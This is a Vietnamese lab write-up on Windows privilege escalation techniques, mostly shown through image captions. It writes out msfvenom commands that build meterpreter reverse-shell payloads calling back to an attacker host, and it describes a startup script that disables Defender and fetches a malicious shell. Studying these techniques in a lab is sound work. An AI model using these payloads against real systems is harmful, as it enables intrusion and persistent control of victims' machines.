PRIVILEGE ESCALATION LAB (WINDOWS)

**I. Windows Privilege Escalation (AlwaysInstallElevated)**

\* AlwaysInstallElevated Policy:

+ Windows có sẵn công cụ Window Installer được MSI packages sử dụng để cài đặt ứng dụng. MSI packages có thể được cài đặt với đặc quyền nâng cao cho **người dùng không phải quản trị viên**

=> AlwaysInstallElevated Policy được sử dụng để cài đặt MSI packages với các đặc quyền (hệ thống) nâng cao

\*\* MSI Packages:

+ File MSI (Microsoft Software Installer):

* Là định dạng Windows Installer của Windows để cấu hình các gói cài đặt (các ứng dụng Windows/ các gói cập nhật)
* MSI file extension được sử dụng để cài đặt phần mềm trên Windows. Có thể được sử dụng để cài đặt, gỡ cài đặt, cấu hình và cập nhật các chương trình trên máy tính
* Các gói phần mềm có thể được cung cấp dưới 2 định dang .msi và .exe (Chúng khác nhau ở chương trình thực chúng)

+ Chính sách này được kích hoạt trong Local Group Policy editor

A computer screen with a white box

Description automatically generated

(minh họa)

+ Chính sách này chỉ đạo công cụ Windows Installer sử dụng các quyền nâng cao khi cài đặt bất kỳ chương trình nào trên hệ thống => máy dễ bị tấn công => Leo thang đặc quyền

\* Cấu hình

A screenshot of a computer error message

Description automatically generated

A computer screen shot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

\* Khai thác:

**I. Leo thang thông qua .msi payload**

\* Lấy phiên của người dùng:

+ Người dùng của máy Win7- Thinh

A screenshot of a computer menu

Description automatically generated

+ Lấy phiên:

**B1: file .exe**

+ Sử dụng lệnh: msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.64.147 LPORT=8080 -f exe -o /root/file.exe

A screen shot of a computer

Description automatically generated

=> File .exe được tạo dựa trên payload windows/meterpreter/reverse\_tcp của Metasploit

+ File đã được tạo trong thư mục /root

A screenshot of a computer program

Description automatically generated

+ Cấp quyền 777 cho file.exe:





+ Chuyển file qua thư mục /var/www/html

A screenshot of a computer

Description automatically generated

B2: Tạo phiên

+ Tại máy win7, truy cập link: 192.168.64.147/file.exe => File được download về máy

A screenshot of a computer

Description automatically generated

A computer screen with a white background

Description automatically generated

+ Tại máy Kali, truy cập Metasploit bằng msfconsole:

+ Khai thác:

A black background with white text

Description automatically generated

A screenshot of a computer screen

Description automatically generated

3.

A computer screen with a message

Description automatically generated

A computer screen with numbers and letters


Description automatically generated



\* Leo thang bằng file .msi

+ Tạo file 1.msi:

Command: **msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.64.147 LPORT=4567 -f msi > /root/1.msi**



A screenshot of a computer program

Description automatically generated

+ Upload file 1.msi sang máy win7:

A screenshot of a computer

Description automatically generated

+ Set up:

A screenshot of a computer

Description automatically generated

+ Thực thi đồng thời payload trên Metasploit và file 1.msi trên máy windows bằng câu lệnh:

A black background with white text

Description automatically generated



Kết quả:

A computer screen with numbers and arrows

Description automatically generated

Đã được quyền AUTHORITY

2. Thêm người dùng vào Nhóm quản trị viên (Administration Group)

+ Kiểm tra user trên máy nạn nhân:

A screenshot of a computer

Description automatically generated

+ Sử dụng User Tuan (Vẫn đang là quyền User):

A screenshot of a computer

Description automatically generated

+ Tạo file 2.msi với payload window/exec, gửi lệnh hướng dẫn thêm đặc quyền quản trị viên cục bộ cho người dùng Tuan

A screenshot of a computer

Description automatically generated

A computer screen shot of a program

Description automatically generated

+ Upload file 2.msi:



A computer screen with a white screen

Description automatically generated

+ Chạy file 2.msi:



A screenshot of a computer

Description automatically generated

=> User Tuan đã có quyền Admin

3. Khai thác thông qua Metasploit Post:

A screen shot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

A computer screen with white text

Description automatically generated

**II. Windows Kernel Exploit Privilege Escalation**

**1. Windows-Exploit-suggester**

A screenshot of a computer

Description automatically generated

**2. Khai thác Windows ClientCopyImage Win32k**

+ Các lỗ hổng trong Windows Kernel-Mode Drives có thể cho phép nâng cao đặc quyền

+ Module này khai thác việc xử lý đối tượng không đúng cách trong trình điều khiển kernel win32k.sys

+ Module này đã được thử nghiệm trên các phiên bản Windows 7 x64 và x86, Window 2008 R2 SP1 x64

+ Khai thác:

**III. SeBackup Privilege**

+ SeBackupPrivilege được thiết kế để cho phép người dùng tạo bản sao lưu của hệ thống => Phải cấp quyền truy cập đọc đầy đủ vào hệ thống tệp

+ Đặc quyền này phải bỏ qua mọi ACL mà Quản trị viên đã đặt trong mạng

\*\* ACL

=> Đặc quyền này cho phép người dùng đọc bất kỳ file nào trên toàn bộ tệp (SAM, System Registry file)

=> Quy trình: sau khi truy cập được vào hệ thống => chuyển lên shell nâng cao bằng cách đọc tệp SAM => bẻ khóa mật khẩu của người dùng đặc quyền cao trong hệ thống

**\* Setting up Privilege on Windows 10**

A blue screen with white text

Description automatically generated





A blue screen with white text

Description automatically generated

A blue screen with white text

Description automatically generated

A screen shot of a computer

Description automatically generated

A blue screen with white text

Description automatically generated

A blue screen with yellow text

Description automatically generated

A screenshot of a computer program

Description automatically generated

A screenshot of a computer program

Description automatically generated

A screenshot of a computer program

Description automatically generated

A computer screen shot of a program

Description automatically generated

A screenshot of a computer

Description automatically generated

\* Setting Up Privilege on Domain Controller

**IV. Insecure GUI Application**

A screenshot of a computer program

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer screen

Description automatically generated

A screenshot of a computer

Description automatically generated

**V. Windows Privilege Escalation: Unquoted Service Path (Đường dịch vụ không được trích dẫn)**

A blue screen with white text

Description automatically generated

A screen shot of a computer program

Description automatically generated

A black screen with white text

Description automatically generated

A screen shot of a computer

Description automatically generated

A screenshot of a computer program

Description automatically generated

A computer screen shot of white text

Description automatically generated

A computer screen shot of white text

Description automatically generated

A screen shot of a computer

Description automatically generated

A screen shot of a computer

Description automatically generated

A computer screen shot of a computer error

Description automatically generated

**VI. Weak Service Permission**



A screenshot of a computer

Description automatically generated

A screen shot of a computer

Description automatically generated

A screenshot of a computer screen

Description automatically generated

A screenshot of a computer program

Description automatically generated

A screen shot of a computer program

Description automatically generated

A screen shot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

A screen shot of a computer

Description automatically generated

A computer screen with white text

Description automatically generated

\* Using Metasploit

A computer screen shot of a program

Description automatically generated

**VII. Insecure Service Permission:**

A screen shot of a computer program

Description automatically generated

A screenshot of a computer program

Description automatically generated

A screen shot of a computer

Description automatically generated

A black background with white text

Description automatically generated

A screen shot of a computer code

Description automatically generated

**VIII. Weak Registry Permission**

A screenshot of a computer program

Description automatically generated

A screen shot of a computer program

Description automatically generated

A computer screen shot of white text

Description automatically generated

A screen shot of a computer

Description automatically generated



A screen shot of a computer

Description automatically generated

A black background with white text

Description automatically generated

IX. Registry-Autorun

X. Boot Logon Autostart Execution(Startup Folder)

A screenshot of a computer

Description automatically generated

A screen shot of a computer

Description automatically generated

Có thể thấy được nhóm BUILTIN\Users: có quyền (F) ⬄ full quyền với thư mục StartUp

Sử dụng file .bat sau:

A white background with text

Description automatically generated

File .bat này sẽ có các chức năng:

+ Tắt chế độ Real Time của Windows Defence

+ Tải về shell độc hại và khởi chạy nó

(Do mỗi lần khởi động, Windows Defence sẽ tự động bật => Nếu để shell độc hại trước đó, khi khởi động lại sẽ bị Windows Defence xóa mất)

Set up Metasploit:

A screenshot of a computer program

Description automatically generated

Sau khi restart máy windows, tại máy kali thu được:

A screenshot of a computer

Description automatically generated

XI. Logon Autostart Execution (Registry Run Keys)

XII. PrintNightmare

XIII. SpoolFool

XIV. Hive Nightmare

XV. Selmpersonate

XVI. Automated Script

XVII. Bypass UAC (User Account Control)